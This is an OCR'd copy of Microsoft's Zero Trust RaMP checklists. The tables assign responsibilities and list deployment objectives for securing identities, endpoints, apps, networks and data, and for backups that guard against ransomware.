
- Their account credentials to verify their identity.
- Their endpoint (device), such as a PC, tablet, or phone.
- The applications you have provided them to do their jobs.
- A network over which traffic flows between devices and applications, whether they are on premises or in the cloud.

Each one of these elements are the targets of attackers and must be protected with the "never trust, always verify" central principle of Zero Trust.

This checklist includes using Zero Trust to explicitly validate trust for all access requests for:

- Identities
- Endpoints (devices)
- Apps
- Network

After completing this work, you will have built out this part of the Zero Trust architecture.



Identities

Verify and secure each identity with strong authentication across your entire digital estate with Azure Active Directory (Azure AD), a complete identity and access management solution with integrated security that connects 425 million people to their apps, devices, and data each month.

Program and project member accountabilities

This table describes the overall protection of your user accounts in terms of a sponsorship/program management/project management hierarchy to determine and drive results.

Lead	Owner	Accountability
CISO, CIO, or Director of Identity Security		Executive sponsorship
Program lead from Identity Security or Identity Architect		Drive results and cross-team collaboration
	Security Architect	Advise on configuration and standards
	Identity Security or an Identity Architect	Implement configuration changes
	Identity Admin	Update standards and policy documents

Lead	Owner	Accountability
	Security Governance or Identity Admin	Monitor to ensure compliance
	User Education Team	Ensure guidance for users reflects policy updates

Deployment objectives

Meet these deployment objectives to protect your privileged identities with Zero Trust.


Done	Deployment objective	Owner	Documentation
☐	1. Deploy secured privileged access to protect administrative user accounts.	IT implementer	Securing privileged access for hybrid and cloud deployments in Azure AD
☐	2. Deploy Azure AD Privileged Identity Management (PIM) for a time-bound, just-in-time approval process for the use of privileged user accounts.	IT implementer	Plan a Privileged Identity Management deployment

Meet these deployment objectives to protect your user identities with Zero Trust.

Done	Deployment objective	Owner	Documentation
☐	1. Enable self-service password reset (SSPR), which gives you credential reset capabilities	IT implementer	Plan an Azure AD self-service password reset deployment
☐	2. Enable Multi-Factor Authentication (MFA) and select appropriate methods for MFA	IT implementer	Plan an Azure AD Multi-Factor Authentication deployment
☐	3. Enable combined User Registration for your directory to allow users to register for SSPR and MFA in one step	IT implementer	Enable combined security information registration in Azure AD
☐	4. Configure a Conditional Access policy to require MFA registration.	IT implementer	How To: Configure the Azure AD Multi-Factor Authentication registration policy

Done	Deployment objective	Owner	Documentation
☐	5. Enable user and sign-in risk-based policies to protect user access to resources.	IT implementer	How To: Configure and enable risk policies
☐	6. Detect and block known weak passwords and their variants and block additional weak terms specific to your organization.	IT implementer	Eliminate bad passwords using Azure AD Password Protection
☐	7. Deploy Microsoft Defender for Identity and review and mitigate any open alerts (in parallel with your security operations).	Security operations team	Microsoft Defender for Identity
☐	8. Deploy passwordless credentials.	IT implementer	Plan a passwordless authentication deployment in Azure AD

You have now built out the **Identities** section of the Zero Trust architecture.



Endpoints

Ensure compliance and health status before granting access to your endpoints (devices) and gain visibility into how they are accessing the network.

Program and project member accountabilities

This table describes the overall protection of your endpoints in terms of a sponsorship/program management/project management hierarchy to determine and drive results.


Lead	Owner	Accountability
CISO, CIO, or Director of Identity Security		Executive sponsorship
Program lead from Identity Security or an Identity Architect		Drive results and cross-team collaboration
	Security Architect	Advise on configuration and standards
	Identity Security or an Infrastructure Security Architect	Implement configuration changes
	Mobile device management (MDM) Admin	Update standards and policy documents
	Security Governance or MDM Admin	Monitor to ensure compliance
	User Education Team	Ensure guidance for users reflects policy updates

Deployment objectives

Meet these deployment objectives to protect your endpoints (devices) with Zero Trust.

Done	Deployment objective	Owner	Documentation
☐	1. Register devices with Azure AD.	MDM Admin	Device identities
☐	2. Enroll devices and create configuration profiles.	MDM Admin	Device management overview
☐	3. Connect Defender for Endpoint to Intune (in parallel with your security operations).	Identity Security Admin	Configure Microsoft Defender for Endpoint in Intune
☐	4. Monitor device compliance and risk for Conditional Access.	Identity Security Admin	Use compliance policies to set rules for devices you manage with Intune
☐	5. Implement Microsoft Information Protection and integrate with Conditional Access policies.	Identity Security Admin	Use sensitivity labels to protect content

You have now built out the **Endpoints** section of the Zero Trust architecture.



Apps

Because apps are used by malicious users to infiltrate your organization, you need to ensure that your apps are using services, such as Azure AD and Intune, that provide Zero Trust protection or are hardened against attack.

Program and project member accountabilities

This table describes a Zero Trust implementation for apps in terms of a sponsorship/program management/project management hierarchy to determine and drive results.

Lead	Owner	Accountability
CISO, CIO, or Director of Application Security		Executive sponsorship
Program lead from Apps Management		Drive results and cross-team collaboration
	Identity Architect	Advise on Azure AD configuration for apps Update authentication standards for on-premises apps
	Developer Architect	Advise on configuration and standards for in-house on-premises and cloud apps
	Network Architect	Implement VPN configuration changes

Lead	Owner	Accountability
	Cloud Network Architect	Deploy Azure AD Application Proxy
	Security Governance	Monitor to ensure compliance


Deployment objectives

Meet these deployment objectives to ensure Zero Trust protection for your SaaS, PaaS, and on-premises apps.

Done	Type of app or app usage	Deployment objectives	Owner	Documentation
☐	SaaS and PaaS apps that are part of your Microsoft cloud subscriptions	Use Azure AD app registration and certification and app consent policies. Use Azure AD Conditional Access policies and Intune MAM and Application Protection Policies (APP) policies to allow app usage.	Identity Architect	Application management in Azure AD
☐	Apps in your Microsoft cloud subscriptions that are OAuth-enabled and access Microsoft 365 data through the Graph APIs	Use the app governance add-on to Defender for Cloud Apps for app behavior visibility, governance with policy enforcement, and detection and remediation of app-based attacks.	Security Engineer	Overview
☐	SaaS and PaaS apps that are **NOT** part of your Microsoft cloud subscriptions	Ensure that they are using Azure AD for authentication. This means that all sign-ins to the app are subject to user and device security requirements such as multifactor authentication and meeting defined requirements for device compliance.	Apps Architect	Integrating all your apps with Azure AD

Done	Type of app or app usage	Deployment objectives	Owner	Documentation
☐	On-premises users accessing on-premises applications, which includes applications running on both on-premises and IaaS-based servers	Ensure that your apps support modern authentication protocols such as OAuth/OIDC and SAML. Contact your application vendor for updates to protect user sign-in.	Identity Architect	See your vendor documentation
☐	Remote users accessing on-premises applications through a VPN connection	Configure your VPN appliance so that it uses Azure AD as its identity provider	Network Architect	See your vendor documentation
☐	Remote users accessing on-premises **web** applications through a VPN connection	Publish the applications through Azure AD Application Proxy. Remote users only need to access the individual published application, which is routed to the on-premises web server through an application proxy connector. Connections take advantage of strong Azure AD authentication and limits users and their devices to accessing a single application at a time. In contrast, the scope of a typical remote access VPN is all locations, protocols, and ports of the entire on-premises network.	Cloud Network Architect	Remote access to on-premises applications through Azure AD Application Proxy

After completing these deployment objectives, you will have built out the **Apps** section of the Zero Trust architecture.



Network

The Zero Trust model assumes breach and verifies each request as though it originated from an uncontrolled network. Although this is a common practice for public networks, it also applies to your organization's internal networks which are generally firewalled from the public Internet.

To adhere to Zero Trust, your organization must address security vulnerabilities on both public and private networks, whether on-premises or in the cloud, and ensure that you verify explicitly, use least privilege access, and assume breach. Devices, users, and apps are not to be inherently trusted because they are on your private networks.

Program and project member accountabilities

This table describes a Zero Trust implementation for public and private networks in terms of a sponsorship/program management/project management hierarchy to determine and drive results.

Lead	Owner	Accountability
CISO, CIO, or Director of Network Security		Executive sponsorship
Program lead from Networking Leadership		Drive results and cross-team collaboration
	Security Architect	Advise on encryption and access policy configuration and standards

Lead	Owner	Accountability
	Network Architect	Advise on traffic filtering and network architecture changes
	Network Engineers	Design segmentation configuration changes
	Network Implementers	Change networking equipment configuration and update configuration documents
	Networking Governance	Monitor to ensure compliance


Deployment objectives

Meet these deployment objectives to ensure Zero Trust protection for your public and private networks, for both on-premises and cloud-based traffic. These objectives can be done in parallel.

Done	Deployment objective	Owner	Documentation
☐	Require encryption for all traffic connections, including between IaaS components and between on-premises users and apps.	Security Architect	Azure IaaS components IPsec for on-premises Windows devices
☐	Limit access to critical data and applications by policy (user or device identity) or traffic filtering.	Security Architect or Network Architect	Access policies for Cloud App Security Conditional Access App Control Windows Firewall for Windows devices
☐	Deploy on-premises network segmentation with ingress and egress traffic controls with micro-perimeters and micro-segmentation.	Network Architect or Network Engineer	See your on-premises network and edge devices documentation.
☐	Use real-time threat detection for on-premises traffic.	SecOps Analysts	Windows threat protection Microsoft Defender for Endpoint
☐	Deploy cloud network segmentation with ingress and egress traffic controls with micro-perimeters and micro-segmentation.	Network Architect or Network Engineer	Implement network segmentation patterns on Azure

Done	Deployment objective	Owner	Documentation
☐	Use real-time threat detection for cloud traffic.	Network Architect or Network Engineer	Azure Firewall threat intelligence-based filtering Azure Firewall Premium network intrusion detection and prevention system (IDPS)

After completing these deployment objectives, you will have built out the **Network** section of the Zero Trust architecture.



Next step

Continue the user access and productivity initiative with Data, Compliance, and Governance.

RaMP checklist — Ransomware recovery readiness

Article • 12/13/2022 • 4 minutes to read

This Rapid Modernization Plan (RaMP) checklist helps you prepare your organization so that it has a viable alternative to paying the ransom demanded by ransomware attackers. While attackers in control of your organization have a variety of ways to pressure you into paying, the demands primarily focus on two categories:

- **Pay to regain access**

  Attackers demand payment under the threat that they won't give you back access to your systems and data. This is most frequently done by encrypting your systems and data and demanding payment for the decryption key.

  > **ⓘ Important**
  >
  > Paying the ransom isn't as simple and clean of a solution as it may seem. Because you're dealing with criminals that are only motivated by payment (and often relatively amateur operators who are using a toolkit provided by someone else), there is a lot of uncertainty around how well paying the ransom will actually work. There is no legal guarantee that they will provide a key that decrypts 100% of your systems and data, or even provide a key at all. The process to decrypt these systems uses homegrown attacker tools, which is often a clumsy and manual process.

- **Pay to avoid disclosure**

  Attackers demand payment in exchange for not releasing sensitive or embarrassing data to the dark web (other criminals) or the general public.

To avoid being forced into payment (the profitable situation for attackers), the most immediate and effective action you can take is to ensure your organization can restore your entire enterprise from immutable storage that has not already been infected or encrypted by a ransomware attack, which neither the attacker nor you can modify.

Identifying the most sensitive assets and protecting them at a higher level of assurance is also critically important but is a longer and more challenging process to execute. We don't want you to hold up other areas, but we recommend you get the process started

by bringing together business, IT, and security stakeholders to ask and answer questions like:

- What business assets would be the most damaging if compromised? For example, what assets would business leadership be willing to pay an extortion demand if attackers controlled them?
- How do these business assets translate to IT assets such as files, applications, databases, and servers?
- How can we protect or isolate these assets so that attackers with access to the general IT environment can't access them?

Secure backups

You must ensure that critical systems and their data are backed up and are immutable to protect against deliberate erasure or encryption by an attacker. The backups **must have not already been infected or encrypted by a ransomware attack**, otherwise you are restoring a set of files that could contain entry points for the attackers to exploit after the recovery.

Attacks on your backups focus on crippling your organization's ability to respond without paying, frequently targeting backups and key documentation required for recovery to force you into paying extortion demands.

Most organizations don't protect backup and restoration procedures against this level of intentional targeting.

> **Note**
>
> This preparation also improves resilience to natural disasters and rapid attacks like WannaCry and (Not)Petya.

Backup and restore plan to protect against ransomware addresses what to do before an attack to protect your critical business systems and during an attack to ensure a rapid recovery of your business operations using Azure Backup and other Microsoft cloud services. If you are using an offsite backup solution provided by a third-party, please consult their documentation.

Program and project member accountabilities

This table describes the overall protection of your data from ransomware in terms of a sponsorship/program management/project management hierarchy to determine and

drive results.

Lead	Owner	Accountability
Central IT Operations or CIO		Executive sponsorship
Program lead from Central IT infrastructure		Drive results and cross-team collaboration
	Infrastructure/Backup Engineer	Enable Infrastructure backup
	Microsoft 365 Admins	Implement changes to Microsoft 365 tenant for OneDrive and Protected Folders
	Security Engineer	Advise on configuration and standards
	IT Admin	Update standards and policy documents
	Security Governance and/or IT Admin	Monitor to ensure compliance
	User Education Team	Ensure guidance for users recommends the use of OneDrive and Protected Folders

Deployment objectives

Meet these deployment objectives to secure your backup infrastructure.

Done	Deployment objective	Owner
☐	1. Protect supporting documents required for recovery such as restoration procedure documents, your configuration management database (CMDB), and network diagrams.	IT architect or implementer
☐	2. Establish process to backup all critical systems automatically on a regular schedule and monitor adherence.	IT backup administrator
☐	3. Establish process and schedule to regularly exercise your business continuity/disaster recovery (BC/DR) plan.	IT architect

Done	Deployment objective	Owner
☐	4. Include protecting backups against deliberate erasure and encryption in your backup plan: - Strong Protection – Require out-of-band steps (such as multifactor authentication or a PIN) before modifying online backups (such as Azure Backup). - Strongest Protection – Store backups in online immutable storage (such as Azure Blob) and/or fully offline or off-site.	IT backup administrator
☐	5. Have your users configure OneDrive backup and Protected Folders.	Microsoft 365 productivity administrator

Next step

Continue the data, compliance, and governance initiative with Step 3. Data.

RaMP checklist — Data protection

Article • 12/13/2022 • 4 minutes to read

This Rapid Modernization Plan (RaMP) checklist helps you protect your on-premises and cloud data from both inadvertent and malicious access.

- Inadvertent access occurs when a user gains access to data that, based on their roles and responsibilities, they should not have. The result can be unintended data leakage, data destruction, or violations of data security and privacy regulations.
- Malicious access occurs when an external attacker or a malicious insider intentionally tries to access data. Malicious insiders can use your data for profit or to harm your organization. External attackers can delete, alter, exfiltrate, and encrypt your most sensitive data, leaving you open to a ransomware attack.

For both types of attacks, you must take the necessary steps to identify your data, protect it, prevent its destruction or exfiltration, and ensure that only users with a business purpose have access to it.

Protecting your data is part of the "assume breach" Zero Trust principle. Even with all the user account and device protections in place, you must assume that an attacker could find their way in and begin traversing your environment, searching for the most valuable data for your organization.

Therefore, you must:

- Know your data

  Understand your data landscape and identify important information across your cloud and on-premises environment.

- Protect your data

  Protect your sensitive data throughout its lifecycle by applying sensitivity labels linked to protection actions like encryption, access restrictions, visual markings, and more.

- Prevent data loss

  Apply a consistent set of data loss prevention policies across the cloud, on-premises environments, and endpoints to monitor, prevent, and remediate risky activities with sensitive data.

- Use least privilege access

Apply minimal permissions consisting of who is allowed to access and what they are allowed to do with data to meet business and productivity requirements.

Program and project member accountabilities

This table describes the overall protection of your organization data in terms of a sponsorship/program management/project management hierarchy to determine and drive results.

Lead	Owner	Accountability
CISO, CIO, or Director of Data Security		Executive sponsorship
Program lead from Data Security		Drive results and cross-team collaboration
	Security Architect	Advise on configuration and standards
	Microsoft 365 Admins	Implement changes to Microsoft 365 tenant for OneDrive and Protected Folders
	Data Security Engineer and/or Infrastructure Security Engineer	Enable infrastructure backup
	Application Owners	Identify critical business assets
	Data Security Admin	Implement configuration changes
	IT Admin	Update standards and policy documents
	Security Governance and/or IT Admin	Monitor to ensure compliance
	User Education Team	Ensure guidance for users reflects policy updates

Deployment objectives

Meet these deployment objectives to protect your data for Zero Trust.

Done	Deployment objective	Owner
☐	1. Know your data	Data Security Architect

Done	Deployment objective	Owner
☐	2. Protect your data	Data Security Engineer
☐	3. Prevent data loss	Data Security Engineer
☐	4. Use least privilege access	Data Security Engineer

1. Know your data

Perform these implementation steps to meet the **Know your data** deployment objective.

Done	Implementation step	Owner	Documentation
☐	1. Determine data classification levels.	Data Security Architect	Learn about
☐	2. Determine built-in and custom sensitive information types.	Data Security Architect	Learn about
☐	3. Determine the use of pre-trained and custom trainable classifiers.	Data Security Architect	Learn about
☐	4. Discover and classify sensitive data.	Data Security Architect and/or Data Security Engineer	Learn about

2. Protect your data

Perform these implementation steps to meet the **Protect your data** deployment objective.

Done	Implementation step	Owner	Documentation
☐	1. Determine the use and design of sensitivity labels.	Security Architect	Get started
☐	2. Label and protect items for Microsoft 365 apps and services.	Data Security Engineer	Manage sensitivity labels
☐	3. Enable and configure Microsoft Cloud App Security.	Data Security Engineer	Get started
☐	4. Discover, label, and protect sensitive items that reside in data stores in the cloud.	Data Security Engineer	Best practices

Done	Implementation step	Owner	Documentation
☐	5. Discover, label, and protect sensitive items that reside in on-premises data stores.	Data Security Engineer	Azure Information Protection (AIP) unified labeling scanner
☐	6. Extend your sensitivity labels to Azure resources Azure Purview	Data Security Engineer	Labeling in Azure Purview

3. Prevent data loss

Perform these implementation steps to meet the **Prevent data loss** deployment objective.

Done	Implementation step	Owner	Documentation
☐	1. Design and create data loss prevention (DLP) policies.	Security Architect	Learn about
☐	2. Enable and configure endpoint data loss prevention.	Data Security Engineer	Learn about
☐	3. Configure access policies for Cloud App Security Conditional Access App Control.	Data Security Engineer	Overview

4. Use least privilege access


Perform these implementation steps to ensure that your users and admins meet the **Use least privilege access** deployment objective.

Done	Implementation step	Owner
☐	1. From the **Know your data** deployment objective, review the permissions for the locations of sensitive and critical information.	Data Security Engineer
☐	2. Implement minimal permissions for the sensitive and critical information while meeting collaboration and business requirements and inform the users who are affected.	Data Security Engineer
☐	3. Perform change management for your employees so that future locations for sensitive and critical information are created and maintained with minimal permissions.	User Education Team

Done	Implementation step	Owner
☐	4. Audit and monitor the locations for sensitive and critical information to ensure that broad permissions aren't being granted.	Data Security Engineer and/or Security Governance Admin

Results

After completing these deployment objectives, you will have built out the **Data** section of the Zero Trust architecture.

